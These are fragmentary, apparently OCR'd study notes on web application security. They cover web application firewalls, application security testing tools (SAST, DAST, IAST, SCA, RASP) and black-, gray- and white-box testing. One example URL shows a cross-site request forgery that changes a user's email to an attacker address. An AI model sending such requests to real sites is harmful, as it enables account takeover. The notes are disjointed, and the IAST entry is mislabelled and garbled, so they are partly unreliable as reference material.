
3- IP address.

4- Credentials.


https://vulnerable-website.com/email/change?email=pwned@evil-user.net
Change email address
Email changed

Web Application Security(WAF):

A web application firewall or **WAF** is a security protocol that works at the application level to filter HTTP and HTTPS traffic, thereby providing security from attackers at the application layer



https://www.indusface.com /blog/how-web-application-firewall-works/

Application Security Testing (AST) Solutions & Assessment :

- Static Application Security Testing (SAST).
- Dynamic Application Security Testing(DAST)
- Interactive Composition Analysi.s (IAST).
- Software Composition Analysis(SCA).
- Runtime Application Self-Protection (RASP).

Type of Application Security testing:

- Black- box Security Testing.
- Gray-Box Security Testing.
- White-Box Security Testing.